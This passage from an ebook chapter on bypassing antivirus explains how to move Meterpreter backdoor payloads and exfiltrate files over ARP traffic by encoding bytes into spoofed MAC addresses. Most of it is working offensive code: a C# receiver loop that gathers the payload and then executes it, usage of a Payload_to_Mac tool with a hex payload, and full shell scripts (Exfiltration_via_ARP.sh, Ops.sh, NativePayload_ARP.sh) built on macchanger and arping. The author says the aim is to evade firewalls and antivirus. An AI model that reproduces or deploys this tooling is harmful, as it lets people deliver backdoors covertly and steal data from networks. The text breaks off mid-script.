            if ((Convert.ToInt32(mac[0]) != 0))
            {
              /// if first section of MAC address != 00 then show that by Red Color
              /// this code added for macchanger in linux when this tool sent Unknown Mac to Backdoor system
              Console.ForegroundColor = ConsoleColor.Red;
            }
            else if ((Convert.ToInt32(mac[0]) == 0))
            {
              Console.ForegroundColor = ConsoleColor.Green;
            }
            Console.Write(item.ToString("x2") + " ");
            temp_arps += item.ToString("x2");
            temp_arps_2 += item.ToString("x2");
          }
          Console.WriteLine();
          Arps += temp_arps.Remove(0, 2);
          string tmp = temp_arps.Remove(0, 2);
          if (MacAddress.Count == 0 && tmp.ToString() != "ffffffffff" && tmp.ToString() != "ff00ff00ff" && init &&
temp_arps_2.ToString().Substring(0, 2) == "00")
          {
            MacAddress.Add(tmp);
            Console.ForegroundColor = ConsoleColor.Cyan;
            Console.WriteLine("[" + init_countdown.ToString() + "] Dumping Bytes: " +
MacAddress.AsEnumerable().AsQueryable().Last().ToString());
          }
          else
          {
            /// time to exit and execute Payload ;-/
            if (tmp.ToString() == "ffffffffff" && init) { break; }
            //if (Arps.ToString() == "ffffffffff") { break; }

            /// time to strat and dump Payload ;-/
            if (temp_arps_2.ToString() == "00ff00ff00ff") { init = true; init_countdown++; }

            if (init)
            {
              if (MacAddress.Capacity != 0 && MacAddress.AsEnumerable().Last().ToString() != tmp && init_countdown > 1 &&
temp_arps_2.ToString().Substring(0, 2) == "00")
              {
                MacAddress.Add(tmp);
                Console.ForegroundColor = ConsoleColor.Cyan;
                Console.WriteLine("[" + init_countdown.ToString() + "] Dumping Bytes: " +
MacAddress.AsEnumerable().AsQueryable().Last().ToString());
              }
              init_countdown++;
            }
          }
        }
        else if (_mac == 67)
        {
```

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

```csharp
            Console.ForegroundColor = ConsoleColor.DarkGreen;
            Console.Write("NotFound" + " : ");
            string srt_ip = Target_IPaddress_ARP_Request;
            Console.Write("Get Mac ==> " + srt_ip + " MacAddress : ");
            foreach (byte item in mac)
            {
                Console.Write(item.ToString("x2") + " ");
            }
            Console.WriteLine();
        }
        temp_mac = mac;
        System.Threading.Thread.Sleep(4000);
    }


    }
    catch (Exception e2)
    {
        Console.ForegroundColor = ConsoleColor.Gray;
        Console.WriteLine("error 2: {0}", e2.Message);
    }
```

with this code you will send ARP Request via Local Network Adapter `local_Ipaddress_ARP_Request` for finding MAC Address for Target System or MacChanger system `Target_Ipaddress_ARP_Request.`
Code 1:

```csharp
        int _mac = SendArp(ConvertIPToInt32(IPAddress.Parse(Target_IPaddress_ARP_Request)),
ConvertIPToInt32(IPAddress.Parse(local_IPaddress_ARP_Request)), mac, ref maclen);
```

with this code you will have Flag to Start Dump or "Init = true" so when your ARP Response was equal to Mac-Address `"00ff00ff00ff"` then your Code will start to dump Next Mac-Address as Payloads in this case Meterpreter Payload.
Code 2:

```csharp
            /// time to strat and dump Payload ;-/
            if (temp_arps_2.ToString() == "00ff00ff00ff") { init = true; init_countdown++; }
```

this code Will Execute only Once , why Because we have something like this `if (MacAddress.Count == 0` so by this Code only you will get First Mac-Address After Flag to Start or (Init=True)
Code 3:

```csharp
 if (MacAddress.Count == 0 && tmp.ToString() != "ffffffffff" && tmp.ToString() != "ff00ff00ff" && init &&
temp_arps_2.ToString().Substring(0, 2) == "00")
        {
            MacAddress.Add(tmp);
            Console.ForegroundColor = ConsoleColor.Cyan;
            Console.WriteLine("[" + init_countdown.ToString() + "] Dumping Bytes: " +
MacAddress.AsEnumerable().AsQueryable().Last().ToString());
        }
```

this code Made for Time to Exit from Loop and Executing Payloads so this is Flag to Finish when your Mac-Address Response is equal to `"ffffffffff"`.
Code 4:

```csharp
            /// time to exit and execute Payload ;-/
            if (tmp.ToString() == "ffffffffff" && init) { break; }
```

this is "important point" for this code with this section of code you will get every Mac-Addresses if your "init" Flag was true so by this code you will dump all Mac-Address or "Meterpreter Payloads" except "First Payload or Mac-Address" and this code `MacAddress.AsEnumerable().Last().ToString() != tmp` was for Detecting "Double Mac-Address" also for Sure your "Last" Mac-Address was not Equal to "New" Mac-Address.
Code 5:

```csharp
        if (init)
        {
            if (MacAddress.Capacity != 0 && MacAddress.AsEnumerable().Last().ToString() != tmp && init_countdown > 1 &&
temp_arps_2.ToString().Substring(0, 2) == "00")
            {
                MacAddress.Add(tmp);
                Console.ForegroundColor = ConsoleColor.Cyan;
                Console.WriteLine("[" + init_countdown.ToString() + "] Dumping Bytes: " +
MacAddress.AsEnumerable().AsQueryable().Last().ToString());
            }
            init_countdown++;
        }
```

Now we should talk about Payload_to_Mac.exe Tool and C# Code for this one , first of all because I talked about how can use this tool in this time I just want to talk about New Switch "LIN" in this tool , for windows System we have Switch "NULL" and for making Script in Linux Systems we have new Switch called : "LIN".
So by this Switch you can have something like "Picture 15" to making "Script" and with this Script your Mac-Changer system will be Linux System .

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

Syntax : Switch "LIN"
Step I syntax 0 : c:\> Payload_to_Mac.exe lin
Step I syntax 1 (Linux) : c:\> Payload_to_Mac.exe lin "PAYLOAD"
Step I Example 1: c:\> Payload_to_Mac.exe lin "5fffd583f8007d2858415759680040"

as can see in "Picture 15" with this Switch you will have "Bash-Script Lines" and in this Simple code I used "Ifconfig" , "macchanger" and "Sleep" commands for creating and changing your LINUX system Mac-Address as "Macchanger system".

Picture 15: Switch "lin"

also in next Picture you can see I used this Script File "Demo.sh" on Macchanger system in this case "Kali Linux" via this command : **Root@kali# ./demo.sh | grep New**

step 1: (Windows side "PC-A , 192.168.56.103") , Using something like "Picture 15" and copy this lines to "demo.sh" file
step 2: (Windows side "PC-A , 192.168.56.103") , Executing NativePayload_ARP.exe like "Picture 17"
step 3: (Linux side "PC-B , 192.168.56.102 or Macchangr system ") , **./demo.sh | grep New**
step 4: (Attacker Side second Linux system "PC-C , 192.168.56.1") , Meterpreter Session is ready

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#), Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

Picture 16: NativePayload_ARP.exe and Meterpreter Session

Picture 17: NativePayload_ARP.exe and Demo.sh File.

Linux systems and Transferring DATA/Payload via ARP Traffic (PART1)
in this time I want to talk about Linux without using "C# Code" for this method so in this case we have 2 Linux systems for Transferring or DATA Exfiltration via ARP Traffic so in this PART1 I will talk about Script Code and in Next PART2 in this chapter I will talk about Using These Script Code via Simple Script "NativePayload_ARP.sh".

Exfiltration meaning : how you can Upload/Download DATA from one system to another systems via ARP Traffic" , it is not talk about how you can Transfer DATA from LAN to WAN "Exfiltration" , at least in my opinion in this picture.

Bypassing Anti Viruses by C#.NET Programming

Picture 18: Exfiltration/Transfer DATA via ARP traffic from IPAddress 56.101 to 56.1 (Step by Step)

Picture 19: using this Method with two scripts (Ops.sh and Exfiltration_via_ARP.sh)

Using this method with Scripts step by step :
First of all in this method you should have "static" IPv4 Address for "MacChanger" system .
As you can see with this "echo" command and "xxd" we can have something like this , in this case I used "-c 5" for chunking
String by "5 bytes".

```
root@kali:~# echo "Exfiltration via ARP traffic." | xxd -c 5
0000000: 4578 6669 6c  Exfil
0000005: 7472 6174 69  trati
000000a: 6f6e 2076 69  on vi
000000f: 6120 4152 50  a ARP
0000014: 2074 7261 66   traf
0000019: 6669 632e 0a  fic..
```

Course Author/Publisher : **Damon Mohammadbagher**

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

now you can imagine this **45 78 66 69 6c + 00** will be one New Mac Address , how ?
You can see in "step 0" we will have "NEW" Mac Address .

```
Step 0: 4578 6669 6c  Exfil   == > 00 + 45:78:66:69:6c == Mac Address ==>  00:45:78:66:69:6c
Step 1: sudo ifconfig eth0 down; sudo macchanger -m  00:45:78:66:69:6c  eth0; sudo ifconfig eth0 up; sleep 2;
```

as you can see in "step 1" we can have this Mac Address with Macchnager Command for changing our MAC Address to New "Fake MAC Address" very simply.

```
Step 2: 7472 6174 69  trati   == > 00 + 74:72:61:74:69 == Mac Address ==>  00:74:72:61:74:69
Step 3: sudo ifconfig eth0 down; sudo macchanger -m  00:74:72:61:74:69  eth0; sudo ifconfig eth0 up; sleep 2;
```

you can compare this method via Scripts on Linux with Pictures "3 and 4" on Windows .
So in "Picture 19" you can see how this Script "Exfiltration_via_ARP.sh" worked .
Code : Exfiltration_via_ARP.sh

```
#!/bin/sh
echo " #!/bin/sh"
for ops in `xxd -p -c 5 $1 | sed 's/../&:/g'`;
 do
  Exfil=`echo $ops | sed 's/:$/ /'`
  text=`echo $Exfil | xxd -r -p`
  echo "#Injecting text: " \"$text\" to Mac via Address 00:$Exfil
  echo "sudo ifconfig eth0 down; sudo macchanger -m " 00:$Exfil  " eth0; sudo ifconfig eth0 up; sleep 2;"
  echo
 done
```

in this step we have something like these Commands like "Picture 19".
Note : "demo.txt" is our text file for Exfiltration via ARP traffic to another system.

```
Steps for System with IPv4 Address : 192.168.56.101
Commands Step1: ./Exfiltration_via.sh demo.txt > MacChanger.sh
Commands Step2: chmod 775 MacChanger.sh
Commands Step3-1: ./MacChanger.sh | grep New
Steps for System with IPv4 Address : 192.168.56.1
Commands Step3-2: arping 192.168.56.101 -W 2 -c 11 > Data.txt
Commands Step4:  ./ops.sh Data.txt
Note : Steps 3-1 and 3-2 should be at same time .
```

Step 3-2 : in this step you can get MAC Addresses via ARP traffic by arping command.
Step 4 : in this step with Ops.sh you can translate these Mac-Addresses from Data.txt file , "Bytes" to "string".

Code : Ops.sh

```
#!/bin/sh
t=`awk {'print $4'} $1`
# debug
# echo $t
 for ops in `echo $t | xxd -p`;
          do
          ops1=`echo $ops | xxd -r -p`
          ops2=`echo $ops | xxd -r -p | xxd -r -p`
          echo $ops1 "==>" $ops2
          done
  echo
  echo "[;)] your Injected Bytes via Mac Addresses: "
  echo `echo $t`
  echo
  echo "[;o] your Data : "
  echo
  echo $t | xxd -r -p
```

Scripts Source Code : https://github.com/DamonMohammadbagher/NativePayload_ARP/tree/master/EBOOK

Linux systems and Transferring DATA/Payload via ARP Traffic (PART2)

in this "Part2" I want to show you how can do this method by Simple Script "NativePayload_ARP.sh". in this script I used codes from "Part1" (**Exfiltration_via_ARP.sh** & **ops.sh**) so we have these code on Simple Script by "**NativePayload_ARP.sh**"

Using NativePayload_ARP.sh Step by step :

Step1 (Client Side) : in this step you can use switch "-s" for Injecting Text (Bytes) to Network Adapter "MAC Address" so your syntax in this step is :

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

syntax : **"NativePayload_ARP.sh -s text-file.txt eth0 delay x"**
example : **"NativePayload_ARP.sh -s 1.txt eth0 delay 3"**

Picture 20:

Step2 (Server Side) : in this step you can get these Bytes from "Client Side" by Arp Scanning via Network-adapter "vboxnet0" so for doing this I used Arping tool (Sending arp request for 192.168.56.101 via Vboxnet0) , in this step your syntax is :

syntax : **"NativePayload_ARP.sh -a vboxnet0 Target-IPv4 "**
example : **"NativePayload_ARP.sh -a vboxnet0 192.168.56.101"**

Picture 21:

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

as you can see in these "Pictures 20 & 21" , Bytes for text file "1.txt" transferred from client to Server by ARP Traffic (after 36 Seconds).

at a glance : as you can see we can use MAC Address as Payload also we can use ARP traffic for DATA Exfiltration in LAN also with this method you can make one bridge between Virtual Machine to Physical Machine (using vboxnet0 interface) and "detecting this method by Firewalls and AVS is difficult".

NativePayload_ARP.sh

```sh
 #!/bin/sh
echo
echo "NativePayload_ARP.sh , Published by Damon Mohammadbagher 2017-2018"
echo "Injecting/Downloading/Uploading DATA via ARP Traffic"
echo "help syntax: ./NativePayload_ARP.sh help"
echo

if [ $1 == "help" ]
then
tput setaf 2;
        echo
        echo "Example Step1: (Client Side ) ./NativePayload_ARP.sh -s text-file eth0 delay x"
        echo "Example Step2: (Server Side ) ./NativePayload_ARP.sh -a vboxnet target-IPv4 "
        echo "example IPv4:192.168.56.101 : ./NativePayload_ARP.sh -s mytext.txt eth0 delay 3"
        echo "example IPv4:192.168.56.1 : ./NativePayload_ARP.sh -a vboxnet 192.168.56.101 "
        echo "Description: with Step1 you will inject Data to MAC address for eth0 , with Step2 you can have this text file via Scanning target-system by ARP
traffic (Using Arping tool)"
        echo

fi
# ./NativePayload_ARP.sh -s mytext.txt eth0 delay 3
if [ $1 == "-s" ]
then
                echo "[!] Changing MAC Address via macchanger Tool"
                counter=0
                Defdelay=3
                if [ $4 == "delay" ]
                        then
                        Defdelay=$5
                        elif [ -z "$4" ]
                        then
                        Defdelay=3
                fi
        # start flag
        Time=`date '+%d/%m/%Y %H:%M:%S'`
        echo "[>] [$Time] Changing MAC Address to start ... (Delay 5 sec)"
        sudo ifconfig $3 down; sudo macchanger -m  00:ff:ff:ff:ff:ff $3 | grep New; sudo ifconfig $3 up; sleep 5;
        echo

        for ops in `xxd -p -c 5 $2 | sed 's/../&:/g' `;
        do
                Exfil=$ops
                Exfil=`echo $Exfil `
                if (( `echo ${#Exfil}` == 15 ))
                then
                tput setaf 7;
                echo "[!] your text is:" `echo $Exfil | xxd -r -p `
                tput setaf 6;
                echo "[!] your MAC Address is:" 00:"${Exfil::-1}"
                #echo "sudo ifconfig eth0 down; sudo macchanger -m " 00:"${Exfil::-1}" " eth0; sudo ifconfig eth0 up; sleep x;"
                tput setaf 9;
                Time=`date '+%d/%m/%Y %H:%M:%S'`
                echo "[>] [$counter] [$Time] MAC Changing Done , Delay is :" $Defdelay "(sec)"
                sudo ifconfig $3 down;sudo macchanger -m  00:"${Exfil::-1}" $3 | grep New; sudo ifconfig $3 up; sleep $Defdelay;
                ((counter++))
                echo -----------------
                fi
        done
                # finish flag
                echo
                Time=`date '+%d/%m/%Y %H:%M:%S'`
                echo "[>] [$Time] Changing MAC Address to (finish flag)"
                sudo ifconfig $3 down; sudo macchanger -m  00:ff:00:ff:00:ff $3 | grep New; sudo ifconfig $3 up; sleep $Defdelay;
                echo

fi

#./NativePayload_ARP.sh -a eth0 192.168.56.101

if [ $1 == "-a" ]
then
        # this ARPData.txt file tested by Arping version: "arping utility, iputils-s20161105" and "kali linux 2018.2"
```

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 8 : Transferring Backdoor Payloads by ARP Traffic

```bash
        # some arping switches changed by old/new versions
        arping -I $2 $3 -w 0 -b > ARPData.txt &
        init=0
        Time=`date '+%d/%m/%Y %H:%M:%S'`
        echo "[!] [$Time] Scanning Target [$3] via Arping by delay (1 sec)."
        while true; do
        String=`cat ARPData.txt | grep -e 00:ff:00:ff:00:ff -e 00:FF:00:FF:00:FF`
        #printf '\u2591\n'
        #printf '\u2592\n'
        #printf '\u2593\n'
        if (( init == 0 ))
        then
    Startflag=`cat ARPData.txt | grep -e 00:ff:ff:ff:ff:ff -e 00:FF:FF:FF:FF:FF`
                    if (( `echo ${#Startflag}` !=0 ))
                    then
                    tput setaf 6;
                    Time=`date '+%d/%m/%Y %H:%M:%S'`
                    echo "[!] [$Time] Start flag MAC Address Detected :" 00:ff:ff:ff:ff:ff
                    ((init++))
                    fi
        fi

        if (( `echo ${#String}` !=0 ))
                    then
                    killall arping
                    tput setaf 6;
                    Time=`date '+%d/%m/%Y %H:%M:%S'`
                    echo "[!] [$Time] Finish flag MAC Address Detected :" 00:ff:00:ff:00:ff
                    break
                    fi
        sleep 1
        done
        ###
        LastMacAddress=""
        FinalPayload=""
        # this ARPData.txt file tested by Arping version: "arping utility, iputils-s20161105"
        # some arping switches changed by old/new versions
        # ARPData.txt , Dumping MAC : xx:xx:xx:xx:xx:xx
        # Unicast reply from 192.168.56.101 [xx:xx:xx:xx:xx:xx]  0.864ms
        # Unicast reply from 192.168.56.101 [00:FF:FF:FF:FF:FF]  0.864ms
        # Unicast reply from 192.168.56.101 [00:74:68:69:73:20]  1.012ms
        for MacAddresses in `cat ARPData.txt | grep Unicast | awk {'print $5'} | sed 's/\[/ /g' | sed 's/\]/ /g'`;
        do
                    # echo $MacAddresses
                    # echo $LastMacAddress
                    # echo
                    if [[ `echo $MacAddresses` != `echo $LastMacAddress` ]]
                    then
